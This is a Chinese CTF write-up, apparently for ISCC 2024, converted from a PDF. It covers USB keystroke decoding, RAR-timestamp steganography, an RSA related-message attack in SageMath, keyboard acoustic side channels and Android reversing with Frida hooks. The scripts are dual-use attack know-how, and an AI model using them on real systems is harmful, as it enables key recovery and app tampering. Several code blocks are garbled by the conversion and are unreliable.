| 8nwg         | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 8RxQG4bvd    | 1 480 129 | 1 481 024 | 2024-03... | 2024-03... | 2024-03... | D  | -  | B3850323 | Store | NT |   |
| 44aAm        | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| FinD         | 0         | 0         | 2024-03... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| fm           | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| g            | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| gtj          | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| h            | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| H2Zj8FNbu    | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| hdi7         | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| hYuPvID      | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| i            | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| imgLDPt4BY   | 0         | 0         | 2024-03... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| ix1EMRHRplc2 | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| j6uLMX       | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| jE           | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| jj           | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| KxEQM        | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |

找到flag：



| 名称       |
|----------|
| ..       |
| flag.txt |

《你信我啊》

李维斯特指着墙上的“出死”边享用tar边和你说，你千万不要拿我的食物去加密啊。

英文为密钥，中文为内容，解出来的结果就是flag。

进行解密：

<https://www.mklab.cn/utils/hmac>

HMAC是密钥相关的哈希运算消息认证码 (Hash-based Message Authentication Code) 的缩写,由H.Krawczyk, M.Bellare, R.Canetti于1996年提出的一种基于Hash函数和密钥进行消息认证的方法。

出生

转换 默认 大写 编码 Hex 位数 HmacMD5 密钥 ta 2 / 999999

JS处理结果(由 CryptoJS 组件完成)  
6eea6e6113dd09a9076944e765e091c2

Java处理结果(由 Apache Commons Codec 组件完成)  
6eea6e6113dd09a9076944e765e091c2

**JS处理结果**

6eea6e6113dd09a9076944e765e091c2

## 时间刺客

使用wsk提取流量用于分析，编写脚本如下：

- 流量分析脚本：

```

1 f=open('usbdata.txt','r')
2 fi=open('out.txt','w')
3 while 1:
4     a=f.readline().strip()
5     if a:
6         if len(a)==16: # 鼠标流量的话len改为8
7             out=''
8             for i in range(0,len(a),2):
9                 if i+2 != len(a):
10                     out+=a[i]+a[i+1]+":"
11                 else:
12                     out+=a[i]+a[i+1]
13             fi.write(out)
14             fi.write('\n')
15     else:
16         break
17
18 fi.close()

```

```
1 mappings = { 0x04:"A", 0x05:"B", 0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F",
```

```

0x0A:"G", 0x0B:"H", 0x0C:"I", 0x0D:"J", 0x0E:"K", 0x0F:"L", 0x10:"M",
0x11:"N",0x12:"O", 0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T",
0x18:"U",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1F:"2",
0x20:"3", 0x21:"4", 0x22:"5", 0x23:"6", 0x24:"7", 0x25:"8", 0x26:"9",
0x27:"0", 0x28:"\n", 0x2a:[DEL]", 0x2B:" ", 0x2C:"-", 0x2D:"=",
0x2E:"=", 0x2F:[" ", 0x30:""], 0x31:"\\", 0x32:"~", 0x33:";", 0x34:"'",
0x36:",", 0x37:". "}
2
3 nums = []
4 keys = open('out.txt')
5 for line in keys:
6     if line[0]!='0' or line[1]!='0' or line[3]!='0' or line[4]!='0' or
line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0' or
line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or
line[21]!='0' or line[22]!='0':
7         continue
8     nums.append(int(line[6:8],16))
9
10 keys.close()
11
12 output = ""
13 for n in nums:
14     if n == 0 :
15         continue
16     if n in mappings:
17         output += mappings[n]
18     else:
19         output += '[unknown]'
20
21 print 'output :\n' + output

```

得到结果：

```
1 FLAGPR3550NWARDSA2FEE6E0
```

压缩密码为：

 压缩密码是一样的！

```
1 pr3550nwardsa2fee6e0
```


接着就是类似于匿于时下的隐写了：

```
1 import rarfile
2 import os
3
4 files = os.listdir(os.getcwd())
5 filename = [i for i in files if i.endswith(".rar")][0]
6 rarf = rarfile.RarFile(filename)
7 flag = ''
8 dict = {}
9
10 for i in range(18):
11     name = f'{filename[:-4]}/{i}.txt'
12     datetime = rarf.getinfo(name).date_time
13     out = datetime[-2] * 60 + datetime[-1]
14     dict[i] = chr(out)
15
16 print(dict)
17 for i in range(18):
18     flag += dict[i]
19
20 print('ISCC{' + flag + '}')
```

❤️ flag应该是一样的：ISCC{alpgfq9wjkMaemDHQD}

## 钢铁侠在解密

使用Slienteye提取出文件



如果同一个明文被加密到多个密文，并且这些密文的公钥指数相同，那么只要收集到足够多的密文，就可以通过中国剩余定理（Chinese Remainder Theorem）来恢复出原始的明文。在这个脚本中， $c_1$ 和 $c_2$ 是两个密文， $N$ 是公钥模数， $e$ 是公钥指数， $pad1$ 和 $pad2$ 是两个填充值。脚本首先创建了一个多项式环，然后定义了两个多项式 $g_1$ 和 $g_2$ ，这两个多项式分别代表了两个密文的加密过程。然后，脚本通过求解这两个多项式的最大公约数（GCD）来恢复出原始的明文

安装sage在windows平台的应用，建议使用迅雷比较快

<https://mirror-hk.koddos.net/sagemath/win/SageMath-9.3-Installer-v0.6.3.exe>

安装完后运行SageMath 9.3，等待初始化后输入下面的代码运行即可

```

1 import sage
2
3 def HGCD(a, b):
4     if 2 * b.degree() <= a.degree() or a.degree() == 1:
5         return 1, 0, 0, 1
6     m = a.degree() // 2
7     a_top, a_bot = a.quo_rem(x ^ m)
8     b_top, b_bot = b.quo_rem(x ^ m)
9     R00, R01, R10, R11 = HGCD(a_top, b_top)
10    c = R00 * a + R01 * b
11    d = R10 * a + R11 * b
12    q, e = c.quo_rem(d)
13    d_top, d_bot = d.quo_rem(x ^ (m // 2))
14    e_top, e_bot = e.quo_rem(x ^ (m // 2))
15    S00, S01, S10, S11 = HGCD(d_top, e_top)
16    RET00 = S01 * R00 + (S00 - q * S01) * R10
17    RET01 = S01 * R01 + (S00 - q * S01) * R11
18    RET10 = S11 * R00 + (S10 - q * S11) * R10
19    RET11 = S11 * R01 + (S10 - q * S11) * R11

```

```

20     return RET00, RET01, RET10, RET11
21
22 def GCD(a, b):
23     print(a.degree(), b.degree())
24     q, r = a.quo_rem(b)
25     if r == 0:
26         return b
27     R00, R01, R10, R11 = HGCD(a, b)
28     c = R00 * a + R01 * b
29     d = R10 * a + R11 * b
30     if d == 0:
31         return c.monic()
32     q, r = c.quo_rem(d)
33     if r == 0:
34         return d
35     return GCD(d, r)
36
37 c1 =
38   9871501965569516629377148671310548891852833565632135628978726066519802154627999
39   4177321872370211967239559627273091269596488771113692831116594976353382084288650
40   2138165924864847370693716295976545883451800280256878824089159170780257841442065
41   9260218429882119482865581171087239668363175153446292016071551876438867445817432
42   6451834092370054241169541141006823547424070532254984393528168933050294367686769
43   6297863939042955637221833298781421265327398587249989245596850217416047174491455
44   5987825612130003773096106650298450541201708373376106304258353078696522174062360
45   666642770943865874673493376164944093223636519080658558468543398
46
47 c2 =
48   2502305684111196675563072922999803067268121486953768304389453790919111063246803
49   3801646912430336658452537243880648154737070004417194622104630583897610455794193
50   1328655419417556654561550322164446268716950795075263746073361847103111581197537
51   0516738444942177236488098133730150501203927097928731668233787625474656377643307
52   3466810076179568067733601264707566597829671098326777623289414843016128372771506
53   2593062362269811153090775239621283486301472481964042980286057297668560681096300
54   2780464968765090688961620878361043192591586379710737139702031004755781692134434
55   7822268336713083870048117674673516571736835139901264625997860
56
57 N =
58   1433361167378314226953398607222189212004204353765673436085659016418812224272500
59   3914350459078347531255332508629469837960098772139271345723909824739672964835254
60   7629789046354164404026190709856453893894049276285203005630037219219259917896382
61   1842959707205335231670465685591349981126374275256213768327015179236159168107816
62   114026991689695069374394701542584344659095862922554556363536698522866863861856
63   9127277750487413050041921640689308817204630950455822337739454802245576783371527
64   0076927405126838083194899846484130202474966009103085184386712827550052535537965
65   9601067910067304244120384025022313676471378733553918638120029697
66
67 e = 52595
68
69 pad1 = 1769169763

```

```

43 pad2 = 1735356260
44
45 PR = PolynomialRing(Zmod(N), 'x')
46 x = PR.gen()
47 g1 = (x*2^32+pad1)**e - c1
48 g2 = (x*2^32+pad2)**e - c2
49
50 X = 584734024210292804199275855856518183354184330877
51 print(g1(X), g2(X))
52
53 res = GCD(g1, g2)
54 m = -res.monic().coefficients()[0]
55 print(m)
56
57 print(bytes.fromhex(hex(m)[2:]).decode().replace("flag{", "ISCC{"))

```

```

44 g1 = (x*2^32+pad1)^e - c1
45 g2 = (x*2^32+pad2)^e - c2
46 X=584734024210292804199275855856518183354184330877
47 print(g1(X),g2(X))
48 res = GCD(g1,g2)
49 m = -res.monic().coefficients[0]
50 print(m)
51
52 print(bytes.fromhex(hex(m)[2:]).decode())
53
在 2024.05.23 21:09:12 于 2m 29s 52ms内执行
▼ 6575 6574
  3287 3286
  1643 1642
  821 820
  411 410
  205 204
  103 102
  51 50
  25 24
  11 10
  4 3
  2 1
706900059475001349745568285686757933302881782669675559258976079583391008
flag{chong_ru_ruo_jing_260} -

```

## SageMath 9.3 Console

```

....:
....: def GCD(a, b):
....:     print(a.degree(), b.degree())
....:     q, r = a.quo_rem(b)
....:     if r == 0:
....:         return b
....:     R00, R01, R10, R11 = HGCD(a, b)
....:     c = R00 * a + R01 * b
....:     d = R10 * a + R11 * b
....:     if d == 0:
....:         return c.monic()
....:     a, r = c.quo_rem(d)

```

```

....:     q, r = c quo rem(d)
....:     if r == 0:
....:         return d
....:     return GCD(d, r)
....:
....: c1 = 987150196556951662937714867131054889185283356563213562897872606651
....: 18429882119482865581171087239668363175153446292016071551876438867445817
....: 37730961066502984505412017083733761063042583530786965221740623606666427
....: c2 = 250230568411119667556307292299980306726812148695376830438945379091
....: 38444942177236488098133730150501203927097928731668233787625474656377643
....: 06889616208783610431925915863797107371397020310047557816921344347822268
....: N = 1433361167378314226953398607222189212004204353765673436085659016418
....: 97072053352316704656855913499811263742752562137683270151792361591681078
....: 08319489984648413020247496600910308518438671282755005253553796596010679
....: e = 52595
....:
....: pad1 = 1769169763
....: pad2 = 1735356260
....:
....: PR = PolynomialRing(Zmod(N), 'x')
....: x = PR.gen()
....: g1 = (x^2^32+pad1)**e - c1
....: g2 = (x^2^32+pad2)**e - c2
....:
....: X = 584734024210292804199275855856518183354184330877
....: print(g1(X), g2(X))
....:
....: res = GCD(g1, g2)
....: m = -res.monic().coefficients()[0]
....: print(m)
....:
....: print(bytes.fromhex(hex(m)[2:]).decode().replace("flag{", "ISCC{"))
....:
14226424717523778569319217824364400184391266141388749467795406928508083905998
94303053293041987786810700042159431281601836330398892822903409998464759813085
10620510808698969378415054186087599271258277055592865553895217115356759303587
90498155869257942904399090299008866680952080339590998818616683722575796954031
67394246367103181403905195501375256473949345054993500148557092770121926471426
52595 52595
26297 26296
13149 13148
6575 6574
3287 3286
1643 1642
821 820
411 410
205 204
103 102
51 50
25 24
11 10
4 3

```

```

2 1
706900059475001349745568285686757933302881782669675559258976079583391008
ISCC{chong_ru_ruo_jing_260} -
sage: []

```

## Magic\_Keyboard

▶ attachment-45



<https://github.com/ggerganov/kbd-audio>

侧信道攻击，一篇使用的设备是苹果magic键盘

模型一： (大概率是用这个)

<https://keytap.ggerganov.com/>

模型二：

<https://keytap2.ggerganov.com/>

模型三：

<https://keytap3.ggerganov.com/>

## 有人让我给你带个话

1. winhex打开所给图片 发现rar文件头 52 61 72 21 1A 07 00 提取 发现其中有一个lyra.png文件

|        |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                              |                    |      |     |       |
|--------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------------------|--------------------|------|-----|-------|
| :9A50h | E5 | 72 | 4B | AD | B8 | 7A | 1A | 5D | 78 | 15 | 81 | 27 | 91 | BD | 7A | 03                           | ER                 | 00   | X01 | Z*    |
| :9A60h | E3 | 7F | F4 | 8E | FB | 3F | 1A | 0A | 32 | D2 | 1F | DD | 2C | 6D | 00 | 00                           | ã                  | öžù? | .20 | Ý m.. |
| :9A70h | 00 | 00 | 49 | 45 | 4E | 44 | 4C | 41 | 40 | 49 | 52 | 61 | 72 | 21 | 1A | 07                           | ..END              | Rar! | .   |       |
| :9A80h | 01 | 00 | 72 | F5 | 47 | 3E | 0C | 01 | 05 | 08 | 00 | 07 | 01 | 01 | EA | A8                           | ..rÖG>.....é       |      |     |       |
| :9A90h | 87 | 80 | 00 | C0 | B3 | 28 | EC | 26 | 02 | 03 | 0B | AE | A8 | 07 | 04 | AE                           | ‡€.À³(i&...@~..®   |      |     |       |
| :9AA0h | A8 | 07 | 20 | DF | CD | 20 | 40 | 80 | 00 | 00 | 08 | 6C | 79 | 72 | 61 | 2E                           | ..`ß! @€...lyra.   |      |     |       |
| :9AB0h | 70 | 6E | 67 | 0A | 03 | 02 | 5F | 62 | 8A | 07 | 7E | 7E | DA | 01 | 89 | 50                           | png..._bS.~~Ü.%P   |      |     |       |
| :9AC0h | 4E | 47 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 49 | 48 | 44 | 52 | 00 | 00 | NG.....IHDR.                 |                    |      |     |       |
| :9AD0h | 01 | 2C | 00 | 00 | 01 | 5E | 08 | 06 | 00 | 00 | 03 | F9 | 97 | 22 | BF | 00                           | ....^.....?~`.     |      |     |       |
| :9AE0h | 00 | 00 | 01 | 73 | 52 | 47 | 42 | 00 | AE | CE | 01 | E9 | 00 | 00 | 20 | 00                           | ...sRGB.@I.é...    |      |     |       |
| :9AF0h | 49 | 44 | 41 | 54 | 78 | 5E | EC | BD | F9 | 73 | 64 | E9 | 75 | 25 | 76 | 72                           | IDATx^i%üsdeú%vr   |      |     |       |
| :9B00h | DF | 33 | B1 | 03 | B5 | 57 | 57 | AF | EC | 66 | 73 | D3 | 48 | 14 | 45 | 4A                           | B3±.µWw~ifsÖH.EU   |      |     |       |
| :9B10h | 14 | 47 | D6 | 3A | 31 | F6 | 58 | 31 | 8B | 35 | F6 | 4C | D8 | FE | CF | FC                           | .GÖ:16X1:söLöþÍü   |      |     |       |
| :9B20h | 8B | 1D | 0E | 87 | 25 | F8 | C3 | 33 | 92 | A5 | 89 | 91 | 2C | 51 | 14 | 29                           | (...%À3'¥%,Q.)     |      |     |       |
| :9B30h | 35 | 49 | B1 | 17 | B2 | BB | AA | BB | BA | 36 | EC | 40 | EE | FB | E2 | 5I <sup>z</sup> ..^a»°6i@tûâ |                    |      |     |       |
| :9B40h | 38 | E7 | 7E | 5F | E6 | 03 | 90 | 0F | 85 | 44 | A1 | AA | AB | BA | 90 | 24                           | 8ç~_æ.....D;^o°.§  |      |     |       |
| :9B50h | 1A | 05 | 20 | 97 | B7 | 7D | E7 | DD | 7B | EE | B9 | E7 | 46 | 46 | A3 | D1                           | ..-}çÝ{í¹çFF£Ñ     |      |     |       |
| :9B60h | 08 | E7 | 8F | 13 | F1 | 81 | 4A | A5 | 8A | 6A | B5 | 8A | 5E | BF | 8F | DE                           | .ç....J¥\$jμSÅ.ç.þ |      |     |       |
| :9B70h | 00 | E8 | 0E | 46 | 48 | 77 | 5A | 28 | B4 | 1A | 18 | EC | 01 | 18 | C1 | .é.FHwZ( ..ii..Á             |                    |      |     |       |
| :9B80h | 1F | D1 | 61 | 84 | 3F | CD | F6 | 88 | F0 | 35 | 23 | BE | C7 | E4 | 7D | F8                           | .Ña.,?íö~å5#%çä)ø  |      |     |       |
| :9B90h | 3B | 40 | FF | 39 | F2 | E0 | 6F | A3 | 21 | 1F | 2E |    |    |    |    |                              |                    |      |     |       |




通过搜索查找到Github的一个仓库： Google/Lyra

2. <https://bazel.build/install/ubuntu?hl=zh-cn> 安装bazel环境
3. <https://github.com/google/lyra?tab=readme-ov-file> 安装lyra环境
4. `bazel-bin/lyra/cli_example/decoder_main --encoded_path=encode.lyra --output_dir=. --bitrate=3200` 编译获得.wav文件

```
liu1272@liu1272-virtual-machine:~/lyra-1.3.2$ bazel-bin/lyra/cli_example/decoder_main --encoded_path=encode.lyra --output_dir=. --bitrate=3200
INFO: Created TensorFlow Lite XNNPACK delegate for CPU.
WARNING: Logging before InitGoogleLogging() is written to STDERR
I20240517 21:17:14.142125 134007907928064 decoder_main_lib.cc:138] Elapsed seconds : 0
I20240517 21:17:14.142244 134007907928064 decoder_main_lib.cc:139] Samples per second : 95
8150
```

5. <https://www.luyinzhushou.com/voice2text/> 进行音频识别



6. 社会主义核心价值观解码，即可获得flag

WRXJ4POCL2CF

编 码

解 码

平等法治平等文明平等爱国自由友善自由和谐自由平等富强和谐富强自由和谐自由诚信文明和谐文明自由和谐自由公正

## Mobile

### Puzzle\_Game

下面的random要自己手动更换哦！

```
37 private static byte[] generateSalt(int i) { byte[] bArr = new byte[i];
38 new Random(2983L).nextBytes(bArr); return bArr;
39 }
40
41

private static byte[] generateSalt(int i) {
    byte[] bArr = new byte[i];
    new Random(1435L).nextBytes(bArr);
    return bArr;
}
```

```
1 import java.nio.charset.StandardCharsets; import java.util.Base64;
2 import java.util.Random;
3
4
5 public class Test {
```

```
6 private static String combineStrings(String arg1, String arg2) { return arg1 +
7   arg2;
8 }
9 private static byte[] customEncrypt(byte[] arg4, byte[] arg5) { byte[] v0 =
10  new byte[arg4.length];
11  int v1;
12  for(v1 = 0; v1 < arg4.length; ++v1) {
13    v0[v1] = (byte)(arg4[v1] ^ arg5[v1 % arg5.length]);
14  }
15 public static String encrypt(String arg3, String arg4) { byte[] v0 =
16  generateSalt(16);
17  byte[] v3 = customEncrypt(combineStrings(arg3,
18    arg4).getBytes(StandardCharsets.UTF_8), v0);
19  byte[] v4 = new byte[v0.length + v3.length];
20  System.arraycopy(v0, 0, v4, 0, v0.length); System.arraycopy(v3, 0, v4,
21    v0.length, v3.length); return Base64.getEncoder().encodeToString(v4);
22 }
23
24
25 public static String encrypt2(String arg3) {
26  byte[] v3 = arg3.getBytes(StandardCharsets.UTF_8); int v0 = 0;
27  int v1;
28  for(v1 = 0; v1 < v3.length; ++v1) {
29    v3[v1] = (byte)((v3[v1] + 0x7F) % 0x100);
30  }
31  byte[] v1_1 = new byte[v3.length]; while(v0 < v3.length) {
32    v1_1[v0] = (byte)(v0 % 2 == 0 ? v3[v0] ^ 0x7B : v3[v0] ^ 0xEA);
33    ++v0;
34  }
35  return Base64.getEncoder().encodeToString(v1_1);
36 }
37 private static byte[] generateSalt(int i) { byte[] bArr = new byte[i];
38  new Random(2983L).nextBytes(bArr); return bArr;
39 }
40
41
42 public static void main(String[] args) {
43   System.out.println("ISCC{"+encrypt2(encrypt("04999999",
44 "gwC9n0CNUhsHqZm")).substring(0, 32)+"}");
45 }
46 }
```

## 下载JADX工具进行分析

```

41     public static String decrypt(String str) {
42         byte[] decode = Base64.getDecoder().decode(str);
43         byte[] bArr = new byte[16];
44         int length = decode.length - 16;
45         byte[] bArr2 = new byte[length];
46         System.arraycopy(decode, 0, bArr, 0, 16);
47         System.arraycopy(decode, 16, bArr2, 0, length);
48         return new String(customDecrypt(bArr2, bArr), StandardCharsets.UTF_8);
49     }
50
51     private static byte[] generateSalt(int i) {
52         byte[] bArr = new byte[i];
53         new Random(14351).nextBytes(bArr);
54         return bArr;
55     }
56
57     private static String combineStrings(String str, String str2) {
58         return str + str2;
59     }
60
61     private static byte[] customEncrypt(byte[] bArr, byte[] bArr2) {
62         byte[] bArr3 = new byte[bArr.length];
63         for (int i = 0; i < bArr.length; i++) {
64             bArr3[i] = (byte) (bArr[i] ^ bArr2[i % bArr2.length]);
65         }
66         return bArr3;
67     }
68
69     private static byte[] customDecrypt(byte[] bArr, byte[] bArr2) {
70         return customEncrypt(bArr, bArr2);
71     }
72
73     public static String encrypt2(String str) {
74         byte[] bytes = str.getBytes(StandardCharsets.UTF_8);
75         for (int i = 0; i < bytes.length; i++) {
76             bytes[i] = (byte) ((bytes[i] + ByteCompanionObject.MAX_VALUE) % 256);
77         }
78     }
79 }

```

## ChallengeMobile

Jadx反编译，发现加密逻辑是动态加载的dex。先frida hook的native混淆方法的返回值，dump下来dex。

```

    MainActivity.this.tv_1.setText("Success!");
} else {
    MainActivity.this.tv_1.setText("Input error. Keep pumping!");
}
}

/* JADX INFO: Access modifiers changed from: private */
public boolean Jformat(String str) {
    try {
        Class loadClass = (Build.VERSION.SDK_INT >= 29 ? new InMemoryDexClassLoader(new ByteBuffer[]{new ByteBuffer.Wrap(m99a.LoadData("ming"))}, new File(((PathClassLoader) getClassLoader()).findLibrary("libnative.so").getAbsolutePath())) : null);
        Method method = loadClass.getMethod("isflag", String.class);
        if (str.substring(0, 5).equals("ISCC{") && str.charAt(str.length() - 1) == '}') {
            try {
                String substring = str.substring(5);
                Boolean bool = (Boolean) method.invoke(loadClass.newInstance(), substring.substring(0, substring.length() - 1));
                if (bool != null) {
                    if (bool.booleanValue()) {
                        return true;
                    }
                }
            }
            return false;
        }
    }
}

```

```

1 function main() {
2     Java.perform(function () {
3         var MainActivity = Java.use("com.example.challengemobile.MainActivity");
4
5         MainActivity.a.implementation = function (bArr) {

```

```

6     var result = this.a(bArr);
7     console.log("res: ", result);
8     return result;
9   };
10  });
11 }
12
13 setImmediate(main);
14 # 写入文件
15 dex_data = [100,101,120...]
16
17 for i in range(0, len(dex_data)):
18     dex_data[i] = (dex_data[i] + 256) % 256
19
20 with open("mobile2.dex", "wb") as f:
21     f.write(bytes(dex_data))

```

jadx反编译dump下来的dex。发现 $(52 / (\text{length} + 1)) + 6; 1640531527$ 。是xxtea加密。Key在native里面，加密文本在isflag中。

```

12 public final class Checker {
13     static final boolean $assertionsDisabled = false;
14     private static final int DELTA = -1640531527;
15
16     public static native String getKey();
17
18     static {
19         System.loadLibrary("example");
20     }
21
22     /* renamed from: MX */
23     private static int mM0X(int i, int i2, int i3, int i4, int i5, int[] iArr) {
24         return (((i3 >>> 5) ^ (i2 << 2)) + ((i2 >>> 3) ^ (i3 << 4))) ^ ((i ^ i2) + (iArr[(i4 & 3) ^ i5] ^ i3));
25     }
26
27     public static final byte[] encrypt(byte[] bArr, byte[] bArr2) {
28         return bArr.length == 0 ? bArr : toByteArray(encrypt(toIntArray(bArr, true), toIntArray(fixKey(bArr2), $assertionsDisabled)), $assertionsDisabled);
29     }
30
31     public static final byte[] encrypt(String str, String str2) {
32         try {
33             return encrypt(str.getBytes("UTF-8"), str2.getBytes("UTF-8"));
34         } catch (UnsupportedEncodingException e) {
35             return null;
36         }
37     }
38
39     public static final String encryptToBase64String(String str, String str2) {
40         byte[] encrypt = encrypt(str, str2);
41         if (encrypt == null) {
42             return null;
43         }
44         return encode(encrypt);
45     }
46
47     private static int[] encrypt(int[] iArr, int[] iArr2) {
48         int length = iArr.length - 1;
49         if (length >= 1) {
50             int i = (52 / (length + 1)) + 6;
51             int i2 = iArr[length];
52             int i3 = 0;
53             while (true) {
54                 int i4 = i - 1;
55                 if (i4 < 0) {
56                     break;
57                 }
58                 int i5 = i4 ^ i3;
59                 iArr[i4] = i5 ^ i2;
60                 i2 = i5;
61                 i3 = i4;
62             }
63         }
64     }

```

hook loadClass方法，获取Checker类，然后主动调试getKey获取密钥，获取的key是经过处理的，解密key之后，在XXTea解密即可得到flag。

```
1 Java.perform(function () {
```

```
2 var ClassUse = Java.use("java.lang.Class");
3 var dexclassLoader = Java.use("dalvik.system.DexClassLoader");
4 dexclassLoader.loadClass.overload("java.lang.String").implementation =
5     function (name) {
6         var hookname = "com.example.challengemobile.Checker";
7         var result = this.loadClass(name, false);
8
9         if (name == hookname) {
10             var hookClass = result;
11             //类型转换
12             var hookClassCast = Java.cast(hookClass, ClassUse);
13             // public static native String getKey();
14             var method = hookClassCast.getMethod("getKey", []);
15             //获取方法的返回值
16             var result = method.invoke(null, []);
17             console.log("result:", result);
18             return result;
19         }
20         return result;
21     };
22 });
23 }
24 setImmediate(main);
```

## ohHELP

